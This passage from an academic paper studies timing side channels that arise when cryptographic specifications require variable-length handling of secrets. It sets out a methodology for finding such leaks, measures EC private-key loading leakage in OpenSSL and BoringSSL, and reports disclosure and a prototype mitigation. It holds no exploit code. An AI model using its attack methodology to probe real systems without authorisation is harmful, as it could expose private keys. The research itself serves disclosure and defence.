Canonicalization leakage. Beyond character-level encoding, some specifications also mandate canonical representations for secret values. This might include stripping leading zeros, conditionally prepending sign bytes (e.g., for DER), or enforcing a particular integer representation. Compliant implementations would then perform variable-length processing on secret data, potentially leaking the length of the secret (confidential in many cases).

A good example is the SSH protocol (RFC 4253 [38], discussed earlier in the separate context of BPP), where the standard mandates that the Diffie-Hellman shared secret be represented as an MPINT. This data type is defined in RFC 4251 [37] with the explicit requirement that "unnecessary leading bytes with the value 0 ... MUST NOT be included." RFC 8731 [2] (which defines Curve25519 and Curve448 key exchange for SSH) explicitly acknowledges this weakness in its Security Considerations section: "The way the derived MPINT binary secret string is encoded before it is hashed (i.e., adding or removing zero bytes for encoding) raises the potential for a side-channel attack."

The Raccoon attack by Merget et al. [40] exploited similar canonicalization in (pre 1.3) TLS, where DH(E) cipher suites require stripping leading zeros from the premaster secret before key derivation. The attack affected several security-critical libraries (CVE-2020-1968 in OpenSSL, CVE-2020-12413 in Mozilla NSS, etc.), not due to shared code, but because they implemented the same specification. Subsequent work [4] demonstrated that microarchitectural timings from local attackers could amplify the leakage, extending it to CMS and S/MIME contexts. The Raccoon authors confirmed that SSH suffers from the same specification-level flaw (discussed previously), but could not exploit it due to SSH's strict use of fresh keys per session [40, Sec. 8]. Exploitability depends on the protocol context, even when the underlying specification-level vulnerability is identical.

4.2 The Offensive Methodology

In each of the previous case studies, the specification requires an operation on secrets that is inherently difficult to realize in constant time. Implementations that comply for interoperability leak in ways that no amount of constant time arithmetic or programming paradigms in the cryptographic primitive layer can prevent. We now distill this into a methodology.

Step 1: Identify specs with problematic operations. Locate operations a specification requires on secret data that conflict with constant time goals. For example, padding schemes with conditional processing (PKCS#1 v1.5), error conditions that mandate distinguishable responses (CBC), variable-length encodings (ASN.1, DER, PEM), canonicalization of keys (byte stripping), etc.

Step 2: Analyze implementation strategies. Investigate how systems handle these problematic operations. For example, they might knowingly tolerate the leak, deploy countermeasures that might expose corner cases, or compromise on compatibility to achieve better timing attack resistance. Implementation strategies may also vary across architectures and

[4] https://boringssl.googlesource.com/boringssl/+/536036ab

compiler toolchains, so the same code can exhibit different leakage characteristics depending on the target platform.

Step 3: Confirm the analysis. Run experiments against these implementations to confirm or refute the predicted leak. The systematization in Section 3 suggests that multiple analysis techniques apply in tandem. The scope, validation, and failure considerations in Table 1 highlight static methods, dynamic analysis, and targeted timing measurements as examples of analytical methods. Casting a wide net allows leveraging a fuller spectrum of evidence, from more formal techniques all the way through empirical timings.

In summary, different implementations of the same specification tend to leak in similar ways, not because they share code, but because they share the specification. Diverse analysis methods complement one another, and our methodology is sound largely due to inheriting more of the strengths of these methods and less of the inherent limitations. We validate our methodology in the remainder of this paper.

5 Analysis: Private Key Loading

Applying said methodology, this case study examines how a seemingly minor specification detail, the encoding of elliptic curve private keys, creates systematic timing leaks across implementations. By tracing the evolution from early standards through modern implementations, we demonstrate how specification-level decisions made decades ago continue to create meaningful timing leaks today.

5.1 Elliptic Curve Cryptography Standards

The encoding of elliptic curve private keys dates to the Standards for Efficient Cryptography Group's specification SEC 1 [1], published in 2000, which defined the `ECPrivateKey` syntax with the private key encoded as a fixed-length octet string derived from the Integer-to-Octet-String-Primitive (I2OSP). RFC 5915 [21] later echoed this requirement, specifying that the `privateKey` field must be of length $\lceil \log_2(n)/8 \rceil$ bytes, where n is a public constant (the curve order). For example, with the NIST standard curves P-256, P-384, and P-521, this mandates exactly 32 bytes, 48 bytes, and 66 bytes, respectively, regardless of the numeric value of the scalar, and any private key with a small value must be zero-padded to the full length. This fixed-length requirement happens to enable constant-time processing, as decoders can unconditionally read a publicly known number of bytes and convert them to an internal BIGNUM representation using fixed-width operations.

In practice, implementations are not always so rigid. The `privateKey` field is a DER-encoded OCTET STRING, but the value it carries is semantically an integer, and internally many implementations will convert it to a BIGNUM. DER encoding of INTEGER values requires minimal-length representation, and per X.690 rules, the output must use the smallest number of octets needed, canonicalization that strips leading zero bytes. While OCTET STRING and INTEGER are distinct ASN.1 types with different encoding rules, the boundary might blur in practice. BIGNUM libraries often strip leading zeros on import regardless of the source type, in which case subsequent serialization routines naturally produce minimal-length output. Ecosystem-wise, the result would be a population of existing keys with private key fields shorter than the specification mandates, encoding the effective (bit, byte) length of the private key (secret integer scalar) directly in the serialized representation. Implementations could choose to reject these non-conformant keys, yet lessons from padding oracle attacks tell us this is more difficult to do securely than it might seem.

Applying the Section 4 methodology, the first step is to confirm that the target implementations accept non-conformant keys at all. We generated P-384 private keys with effective bit lengths ranging from 128 to 384 in multiples of 8, encoding each as a truncated (leading-zeros-stripped) octet string within an otherwise valid `ECPrivateKey` structure. Both OpenSSL and BoringSSL accept every such key without error, confirming that the threat surface exists and justifying deeper analysis of the loading paths.

In summary, this suggests canonicalization leakage (previously discussed in Section 4), where a specification defines a fixed-length format, but implementations that tolerate variable-length inputs potentially introduce vulnerabilities outside the cryptographic primitive boundary.

5.2 Implementation Analysis

Having confirmed that both implementations accept variable-length keys, we now examine their respective loading paths to understand where secret-dependent processing occurs. We also discuss adversarial scenarios and the high level impact to security.

OpenSSL. EC private key loading follows the path `d2i_ECPrivateKey` → `EC_KEY_oct2priv` → `ossl_ec_key_simple_oct2priv`. Two operations process the variable-length private key material. First, OpenSSL's ASN.1 runtime (`d2i_EC_PRIVATEKEY`) decodes the DER structure, populating an `ASN1_OCTET_STRING` whose length field reflects the encoded size of the private key. For a non-conformant key this is shorter than the curve order, and the parser performs correspondingly less work. Second, `ossl_ec_key_simple_oct2priv` passes that variable-length buffer and its length directly to `BN_bin2bn` to construct a BIGNUM holding the private key, which is not a constant-time function. It processes exactly the number of bytes present, so the amount of work varies with the encoded length of the private key.

BoringSSL. BoringSSL's loading path is architecturally similar. The function `ec_key_parse_private_key` handles both

ASN.1 parsing and key construction in a single routine, using BoringSSL's CBS ("crypto byte string") interface for DER decoding. As with OpenSSL, two operations process the variable-length private key material. First, `CBS_get_asn1` extracts the OCTET STRING from the DER structure, parsing a TLV whose length field encodes the size of the private key material. For a non-conformant key, this length is shorter than the curve order, and the parser performs correspondingly less work. Second, the extracted bytes are passed to `BN_bin2bn` to construct a BIGNUM holding the private key, which as in OpenSSL processes exactly the number of bytes present with no padding to a fixed width. Both leakage points (the ASN.1 length parsing and the BIGNUM conversion) operate on the actual encoded length rather than the expected (public) curve order length.

Security implications. Some services amortize the cost of key loading using daemons that load keys once at startup and serve from memory. Others load per connection, a good example being the classical Unix service dispatcher inetd ("internet service daemon") where (typically) each incoming connection spawns a fresh process that parses its keys before serving the request. In the latter case, an adversary can force an arbitrary number of key load observations simply by opening connections.

For this leak, increasing samples does not provide new information in an unbounded way. The leak reveals fixed information, the byte length of the encoded scalar, which is a property of the long-term private key, not the session. Additional queries only increase confidence. To give a worked example, probabilistically $1/256$ keys will be a single byte shorter than a full-length key, and in that case it leaks 8 bits ("the top byte is zero"). So while this leak indeed leads to an information-theoretic reduction in confidentiality, it cannot be used to extract a growing fraction of the fixed secret.

The utility of the leak from the adversarial perspective is also dubious. Continuing the worked example, any cryptanalytic attack that benefits from a short fixed scalar can simply assume one and proceed, without any leak or side channel. Such an attack succeeds $1/256$ of the time. While the leak is real and any model violations are real, we are not aware of any exploit, and see little to no practical relevance in the leak.

5.3 Results

We constructed a harness that loads each PEM-encoded key file into memory once, then repeatedly parses it from an in-memory buffer. The timed region brackets a single call to `PEM_read_bio_PrivateKey` (PEM base64 decoding, DER parsing, and key object construction), with no disk I/O in the measurement path. The harness runs on a quad-core Intel i5-7500T at 2.70GHz with frequency scaling disabled, equipped with 16GB of DDR and running Debian 12.13 "bookworm." This CPU does not feature HyperThreading. It loads each key 1,000 times, each load timed in CPU clock cycles. We linked the same harness against both OpenSSL and BoringSSL, using a corpus of P-384 keys at 33 distinct bit lengths (128 to 384, multiples of 8) with equal sample counts per class. This uniform distribution is artificial (a randomly generated P-384 scalar has probability roughly 255/256 of occupying the full 48 bytes), but allows characterizing the timing distribution by class.

Table 2: Statistical comparison of key load timing leakage for OpenSSL, BoringSSL (unpatched and hedged), NIST curve P-384. MI and permutation z-scores characterize the channel; Cohen's d and Bayesian sample counts characterize the adversary's decision problem under a 255/256 prior for full-length keys.

Metric	OpenSSL (stock)	BoringSSL (stock)	BoringSSL (patched)
MI, 33-class (bits)	0.0031	0.6104	0.0055
MI permutation z-score	249	57,861	434
Cohen's d, binary	0.098	1.11	0.008
Binary MI (bits)	0.0003	0.037	0.0006
Binary MI z-score	151	19,021	250
Samples to $P > 0.5$	$\approx$1,000	$\approx$10	$\approx$100,000
Samples to $P > 0.999$	$\approx$10,000	$\approx$50	$\approx$1,000,000

Figure 1 shows the empirical CDFs of loading time grouped by encoded byte length. The OpenSSL distributions (left) overlap almost entirely, with no visually discernible separation. The BoringSSL distributions (center) separate visibly, with a staircase structure suggesting leakage at byte granularity. Table 2 summarizes the statistical comparison across three complementary metrics. The mutual information $I(\text{bitlength};\text{timing})$ across all 33 classes measures how much key-length information a single timing observation reveals. OpenSSL leaks 0.0031 bits of key-length information per timing observation; BoringSSL leaks 0.6104 bits, approximately $200\times$ more. To test the null hypothesis and establish a noise baseline, we shuffled class labels and recomputed MI over 100 rounds; the observed MI for all configurations exceeds this baseline, confirming the signal is genuine, though the magnitude differs significantly.

The 33-class MI characterizes the channel, but the adversary's task is rather to decide if a key is full length or not. Partitioning into 384-bit keys versus all shorter encodings, Cohen's d (where values near zero indicate overlap and values above one indicate separation) is 0.098 for OpenSSL, meaning the distributions are nearly indistinguishable, and 1.11 for BoringSSL, meaning the distributions barely overlap. This interpretation is consistent with the binary MI permutation z-score (standard deviations above the null hypothesis), which are 151 for OpenSSL and 19,021 for BoringSSL. All reject the null hypothesis, but by this metric the BoringSSL leak is two orders of magnitude stronger than that of OpenSSL.

For a randomly generated P-384 key, the probability of the scalar having full byte length is 255/256, a somewhat low




Figure 1: Empirical CDFs of EC private key loading time (P-384) grouped by effective byte length. OpenSSL (left): distributions overlap almost entirely. BoringSSL unpatched (center): distributions separate visibly, with a staircase structure at byte granularity. BoringSSL patched (right): with the hedge, distributions overlap, similar to OpenSSL.

probability for observing a truncated key. Nevertheless, this true a priori probability reflects the adversary's actual decision problem. For OpenSSL, the adversary requires approximately 1,000 observations to reach a posterior probability $P > 0.5$, and 10,000 for $P > 0.999$. For BoringSSL, averaging roughly 10 observations yields $P > 0.5$, and 50 for $P > 0.999$, two orders of magnitude less effort than OpenSSL.

5.4 Disclosure, Defense, and Discussion

We shared our findings with the BoringSSL security team[5]. The remainder of this section discusses their response, a simple hedge that we prototyped, and the corresponding empirical results.

What BoringSSL could've done. The leakage in BoringSSL spans the entire decode stack, where PEM base64 decoding, DER parsing, and BIGNUM conversion all process variable-length input proportional to the encoded key size. Achieving constant-time behavior across these layers would require invasive changes to the serialization infrastructure, which the implementation currently does not pursue.

As an alternative, we implement a timing hedge internal to `PEM_read_bio_PrivateKey`. On each call, it spins up a second thread and runs the real parse concurrently with that of a fixed, full-length private key, and returns only after both complete (post-join). The observed time is therefore dominated by the slower parse, which (in practice) will approach the time of a full-length parse. We acknowledge this strategy violates most of the models in Table 1, yet the goal of this experiment is to raise the cost for adversaries, not to eliminate all potential leakage.

We then gathered a third dataset from the methodology in Section 5.3 against this patched BoringSSL version. The hedged BoringSSL distributions (Figure 1, right) overlap, visually similar to OpenSSL. Regarding information-theoretic metrics (Table 2), 33-class MI drops from 0.61 to 0.005 bits (a 110× reduction, versus 0.003 for OpenSSL), and binary MI from 0.037 to 0.0006 (versus 0.0003 for OpenSSL). On the adversary's decision problem (short versus full) the hedge improves further. Cohen's d drops from 1.11 to 0.008, below OpenSSL's 0.098, and the adversary now requires roughly 100,000 observations to reach $P > 0.5$ and 1,000,000 for $P > 0.999$, notably four orders of magnitude more effort than against unpatched BoringSSL and two orders of magnitude more than even OpenSSL. Permutation testing for the null hypothesis still detects a signal across all datasets, yet our patched BoringSSL is harder to target than OpenSSL across every Bayesian metric.

What BoringSSL did. During disclosure, BoringSSL acknowledged the leak but declined to react with any code changes. On one hand, rejecting these malformed keys has unknown consequences since the key landscape is not well understood, which is a valid concern from an ecosystem and business perspective. Compounding this, in their view non-conformant keys fall outside their constant time boundary, which they subsequently clarified means constant time only for fixed-width inputs (see the bottom row of Table 1). The leak therefore falls outside their model by construction, and for variable-width inputs it follows that any mitigation that continues to accept malformed keys would also fail to satisfy the traditional constant time model. On the other hand, our data in Table 2 offers an adversary-driven perspective on the vulnerability. Even our simple hedge that clearly still violates the traditional constant time model increases the adversary's cost by four orders of magnitude, and it does so while targeting only the OpenSSL model, the weakest of all in Table 1. Counterintuitively, BoringSSL aims at considerably higher security in their model, yet the leak is measurably stronger

[5] https://marc.info/?l=oss-security&m=176046647932425

than in OpenSSL, which applies a significantly weaker model. In 1772, Voltaire wrote[6] "le mieux est l'ennemi du bien" or *the best is the enemy of the good*. Four orders of magnitude is a quantitative, objective improvement, and we claim that practical hedges have a useful place in security hardening, over arguments about model semantics.

6 Conclusion

This work systematizes the evolution of cryptographic constant time models in security-critical libraries, from early embedded-era assumptions through modern project-specific policies. The historical pattern is consistent, showing every relaxation of the traditional model has eventually been exploited. The traditional model's strength is its simplicity, where all addresses are public, making fewer assumptions about hardware behavior than any of the alternatives.

The gap between what constant time models protect and what specifications assume is a recurring source of vulnerabilities. Padding oracles, encoding leakage, and canonicalization issues all originate in specifications that mandate operations on secrets that are difficult or impossible to realize in constant time. The methodology we distill from these case studies provides a systematic framework for exploring this gap.

Applying the methodology to EC private key loading illustrates the limits of threat model strength as a proxy for implementation security. BoringSSL's constant time model is explicitly stronger than OpenSSL's, in that it aims to protect against local and microarchitectural attackers, while OpenSSL's security policy excludes colocation attacks entirely. Yet on this specific leak, our data from the adversarial perspective demonstrates that OpenSSL is empirically more resistant.

We close with the following joke posted to rec.humor.funny by Wolfgang Sohrt in 1989.

> An engineer, a physicist and a mathematician have to build a fence around a flock of sheep, using as little material as possible.
>
> The engineer forms the flock into a circular shape and constructs a fence around it.
>
> The physicist builds a fence with an infinite diameter and pulls it together until it fits around the flock.
>
> The mathematician thinks for a while, then builds a fence around himself and defines himself as being outside.

A strong threat model on paper means little if the boundaries are drawn too narrowly. Specifications exist in the wild, non-conformant inputs exist in the wild, and attackers do not respect scope declarations. Empirical measurement, not model coverage, is the final arbiter of whether an implementation is vulnerable to timing attacks.

Availability. In support of Open Science and to ensure reproducibility, we released[7] our tooling from the data procurement methodology in Section 5.3 as a freely available research artifact for the benefit of the community. The artifact can be used to reproduce at least Figure 1 (left, center).

[6] Voltaire, "La Bégueule" (1772)

[7] https://gitlab.com/platsec/boringssl-keyload-vuln

References

[1] SEC 1: Elliptic Curve Cryptography. SEC 1, Standards for Efficient Cryptography Group, Sep 2000. URL https://www.secg.org/SEC1-Ver-1.0.pdf.

[2] Aris Adamantiadis, Simon Josefsson, and Mark D. Baushke. Secure Shell (SSH) Key Exchange Method Using Curve25519 and Curve448. RFC 8731, RFC Editor, February 2020. URL https://datatracker.ietf.org/doc/rfc8731/.

[3] Martin R. Albrecht, Kenneth G. Paterson, and Gaven J. Watson. Plaintext recovery attacks against SSH. In *30th IEEE Symposium on Security and Privacy (SP 2009), 17-20 May 2009, Oakland, California, USA*, pages 16–26. IEEE Computer Society, 2009. URL https://doi.org/10.1109/SP.2009.5.

[4] Alejandro Cabrera Aldaya and Billy Bob Brumley. HyperDegrade: From GHz to MHz effective CPU frequencies. In Kevin R. B. Butler and Kurt Thomas, editors, *31st USENIX Security Symposium, USENIX Security 2022, Boston, MA, USA, August 10-12, 2022*, pages 2801–2818. USENIX Association, 2022. URL https://www.usenix.org/conference/usenixsecurity22/presentation/aldaya.

[5] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port contention for fun and profit. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 870–887. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00066.

[6] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 526–540. IEEE Computer Society, 2013. URL https://doi.org/10.1109/SP.2013.42.

[7] Gorka Irazoqui Apecechea, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Lucky 13 strikes back. In Feng Bao, Steven Miller, Jianying Zhou, and Gail-Joon Ahn, editors, *Proceedings of the 10th ACM Symposium on Information, Computer and Communications*

Security, AsiaCCS 2015, Singapore, April 14-17, 2015, pages 85–96. ACM, 2015. URL https://doi.org/10.1145/2714576.2714625.

[8] Diego F. Aranha, Felipe Rodrigues Novaes, Akira Takahashi, Mehdi Tibouchi, and Yuval Yarom. LadderLeak: Breaking ECDSA with less than one bit of nonce leakage. In Jay Ligatti, Xinming Ou, Jonathan Katz, and Giovanni Vigna, editors, *CCS '20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, November 9-13, 2020*, pages 225–242. ACM, 2020. URL https://doi.org/10.1145/3372297.3417268.

[9] Santiago Arranz-Olmos, Gilles Barthe, Lionel Blatter, Youcef Bouzid, Sören van der Wall, and Zhiyuan Zhang. Decompiling for constant-time analysis. *Proceedings of the ACM on Programming Languages*, 10(OOPSLA1): 29–58, April 2026. URL https://doi.org/10.1145/3798201.

[10] Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simionato, Graham Steel, and Joe-Kai Tsay. Efficient padding oracle attacks on cryptographic hardware. In Reihaneh Safavi-Naini and Ran Canetti, editors, *Advances in Cryptology - CRYPTO 2012 - 32nd Annual Cryptology Conference, Santa Barbara, CA, USA, August 19-23, 2012. Proceedings*, volume 7417 of *Lecture Notes in Computer Science*, pages 608–625. Springer, 2012. URL https://doi.org/10.1007/978-3-642-32009-5_36.

[11] Daniel J. Bernstein. Cache-timing attacks on AES, 2005. URL http://cr.yp.to/papers.html#cachetiming.

[12] Daniel J. Bernstein. Curve25519: New Diffie-Hellman speed records. In Moti Yung, Yevgeniy Dodis, Aggelos Kiayias, and Tal Malkin, editors, *Public Key Cryptography - PKC 2006, 9th International Conference on Theory and Practice of Public-Key Cryptography, New York, NY, USA, April 24-26, 2006, Proceedings*, volume 3958 of *Lecture Notes in Computer Science*, pages 207–228. Springer, 2006. URL https://doi.org/10.1007/11745853_14.

[13] Daniel J. Bernstein and Peter Schwabe. A word of warning. CHES 2013 Rump Session, August 2013. URL https://cryptojedi.org/peter/data/chesrump-20130822.pdf.

[14] Daniel J. Bernstein, Tanja Lange, and Peter Schwabe. The security impact of a new cryptographic library. In Alejandro Hevia and Gregory Neven, editors, *Progress in Cryptology - LATINCRYPT 2012 - 2nd International Conference on Cryptology and Information Security in Latin America, Santiago, Chile, October 7-10, 2012. Proceedings*, volume 7533 of *Lecture Notes in Computer Science*, pages 159–176. Springer, 2012. URL https://doi.org/10.1007/978-3-642-33481-8_9.

[15] Daniel J. Bernstein, Karthikeyan Bhargavan, Shivam Bhasin, Anupam Chattopadhyay, Tee Kiah Chia, Matthias J. Kannwischer, Franziskus Kiefer, Thales B. Paiva, Prasanna Ravi, and Goutam Tamvada. KyberSlash: Exploiting secret-dependent division timings in Kyber implementations. *IACR Trans. Cryptogr. Hardw. Embed. Syst.*, 2025(2):209–234, 2025. URL https://doi.org/10.46586/tches.v2025.i2.209-234.

[16] Eli Biham and Adi Shamir. Differential fault analysis of secret key cryptosystems. In Burton S. Kaliski Jr., editor, *Advances in Cryptology - CRYPTO '97, 17th Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 1997, Proceedings*, volume 1294 of *Lecture Notes in Computer Science*, pages 513–525. Springer, 1997. URL https://doi.org/10.1007/BFb0052259.

[17] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In Hugo Krawczyk, editor, *Advances in Cryptology - CRYPTO '98, 18th Annual International Cryptology Conference, Santa Barbara, California, USA, August 23-27, 1998, Proceedings*, volume 1462 of *Lecture Notes in Computer Science*, pages 1–12. Springer, 1998. URL https://doi.org/10.1007/BFb0055716.

[18] Hanno Böck, Juraj Somorovsky, and Craig Young. Return of Bleichenbacher's oracle threat (ROBOT). In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 817–849. USENIX Association, 2018. URL https://www.usenix.org/conference/usenixsecurity18/presentation/bock.

[19] Jeremy Boy, Antoon Purnal, Anna Pätschke, Luca Wilke, and Thomas Eisenbarth. SLasH-DSA: Breaking SLH-DSA using an extensible end-to-end Rowhammer framework. *Proc. Microarchitecture Secur. Conf.*, 2026, 2026. URL https://doi.org/10.46586/uasc.2026.009.

[20] Ernie Brickell. Technologies to improve platform security. CHES 2011 Invited Talk, September 2011. URL https://iacr.org/workshops/ches/ches2011/presentations/Invited%201/CHES2011_Invited_1.pdf.

[21] Daniel R. L. Brown and Sean Turner. Elliptic Curve Private Key Structure. RFC 5915, RFC Editor, June 2010. URL https://datatracker.ietf.org/doc/rfc5915/.

[22] Johann Großschädl, Elisabeth Oswald, Dan Page, and Michael Tunstall. Side-channel analysis of cryptographic software via early-terminating multiplications. In Dong Hoon Lee and Seokhie Hong, editors, *Information, Security and Cryptology - ICISC 2009, 12th International Conference, Seoul, Korea, December 2-4, 2009, Revised Selected Papers*, volume 5984 of *Lecture Notes in Computer Science*, pages 176–192. Springer, 2009. URL https://doi.org/10.1007/978-3-642-14423-3_13.

[23] Shay Gueron. Efficient software implementations of modular exponentiation. *J. Cryptographic Engineering*, 2(1):31–43, 2012. URL https://doi.org/10.1007/s13389-012-0031-5.

[24] J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. Lest we remember: Cold boot attacks on encryption keys. In Paul C. van Oorschot, editor, *Proceedings of the 17th USENIX Security Symposium, July 28-August 1, 2008, San Jose, CA, USA*, pages 45–60. USENIX Association, 2008. URL http://www.usenix.org/events/sec08/tech/full_papers/halderman/halderman.pdf.

[25] Tibor Jager and Juraj Somorovsky. How to break XML encryption. In Yan Chen, George Danezis, and Vitaly Shmatikov, editors, *Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, Illinois, USA, October 17-21, 2011*, pages 413–422. ACM, 2011. URL https://doi.org/10.1145/2046707.2046756.

[26] Tibor Jager, Sebastian Schinzel, and Juraj Somorovsky. Bleichenbacher's attack strikes again: Breaking PKCS#1 v1.5 in XML encryption. In Sara Foresti, Moti Yung, and Fabio Martinelli, editors, *Computer Security - ESORICS 2012 - 17th European Symposium on Research in Computer Security, Pisa, Italy, September 10-12, 2012. Proceedings*, volume 7459 of *Lecture Notes in Computer Science*, pages 752–769. Springer, 2012. URL https://doi.org/10.1007/978-3-642-33167-1_43.

[27] Burt Kaliski. PKCS #1: RSA Encryption Version 1.5. RFC 2313, March 1998. URL https://www.rfc-editor.org/info/rfc2313.

[28] Burt Kaliski and Jessica Staddon. PKCS #1: RSA Cryptography Specifications Version 2.0. RFC 2437, October 1998. URL https://www.rfc-editor.org/info/rfc2437.

[29] Thierry Kaufmann, Hervé Pelletier, Serge Vaudenay, and Karine Villegas. When constant-time source yields variable-time binary: Exploiting Curve25519-donna built with MSVC 2015. In Sara Foresti and Giuseppe Persiano, editors, *Cryptology and Network Security - 15th International Conference, CANS 2016, Milan, Italy, November 14-16, 2016, Proceedings*, volume 10052 of *Lecture Notes in Computer Science*, pages 573–582, 2016. URL https://doi.org/10.1007/978-3-319-48965-0_36.

[30] John Kelsey, Bruce Schneier, David A. Wagner, and Chris Hall. Side channel cryptanalysis of product ciphers. In Jean-Jacques Quisquater, Yves Deswarte, Catherine Meadows, and Dieter Gollmann, editors, *Computer Security - ESORICS 98, 5th European Symposium on Research in Computer Security, Louvain-la-Neuve, Belgium, September 16-18, 1998, Proceedings*, volume 1485 of *Lecture Notes in Computer Science*, pages 97–110. Springer, 1998. URL https://doi.org/10.1007/BFb0055858.

[31] Yoongu Kim, Ross Daly, Jeremie S. Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ACM/IEEE 41st International Symposium on Computer Architecture, ISCA 2014, Minneapolis, MN, USA, June 14-18, 2014*, pages 361–372. IEEE Computer Society, 2014. URL https://doi.org/10.1109/ISCA.2014.6853210.

[32] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1–19. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00002.

[33] Paul C. Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In Neal Koblitz, editor, *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*, volume 1109 of *Lecture Notes in Computer Science*, pages 104–113. Springer, 1996. URL https://doi.org/10.1007/3-540-68697-5_9.

[34] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. Differential power analysis. In Michael J. Wiener, editor, *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, volume 1666 of *Lecture Notes in Computer Science*, pages 388–397. Springer, 1999. URL https://doi.org/10.1007/3-540-48405-1_25.

[35] Dennis Kupser, Christian Mainka, Jörg Schwenk, and Juraj Somorovsky. How to break XML encryption—automatically. In Aurélien Francillon and Thomas Ptacek, editors, *9th USENIX Workshop on Offensive Technologies, WOOT '15, Washington, DC, USA, August 10-11, 2015*. USENIX Association, 2015. URL https://www.usenix.org/conference/woot15/workshop-program/presentation/kupser.

[36] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 973–990. USENIX Association, 2018. URL https://www.usenix.org/conference/usenixsecurity18/presentation/lipp.

[37] Chris M. Lonvick and Tatu Ylonen. The Secure Shell (SSH) Protocol Architecture. RFC 4251, RFC Editor, January 2006. URL https://datatracker.ietf.org/doc/rfc4251/.

[38] Chris M. Lonvick and Tatu Ylonen. The Secure Shell (SSH) Transport Layer Protocol. RFC 4253, RFC Editor, January 2006. URL https://datatracker.ietf.org/doc/rfc4253/.

[39] James Manger. A chosen ciphertext attack on RSA optimal asymmetric encryption padding (OAEP) as standardized in PKCS #1 v2.0. In Joe Kilian, editor, *Advances in Cryptology - CRYPTO 2001, 21st Annual International Cryptology Conference, Santa Barbara, California, USA, August 19-23, 2001, Proceedings*, volume 2139 of *Lecture Notes in Computer Science*, pages 230–238. Springer, 2001. URL https://doi.org/10.1007/3-540-44647-8_14.

[40] Robert Merget, Marcus Brinkmann, Nimrod Aviram, Juraj Somorovsky, Johannes Mittmann, and Jörg Schwenk. Raccoon attack: Finding and exploiting most-significant-bit-oracles in TLS-DH(E). In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 213–230. USENIX Association, 2021. URL https://www.usenix.org/conference/usenixsecurity21/presentation/merget.

[41] David Molnar, Matt Piotrowski, David Schultz, and David A. Wagner. The program counter security model: Automatic detection and removal of control-flow side channel attacks. In Dongho Won and Seungjoo Kim, editors, *Information Security and Cryptology - ICISC 2005, 8th International Conference, Seoul, Korea, December 1-2, 2005, Revised Selected Papers*, volume 3935 of *Lecture Notes in Computer Science*, pages 156–168. Springer, 2005. URL https://doi.org/10.1007/11734727_14.

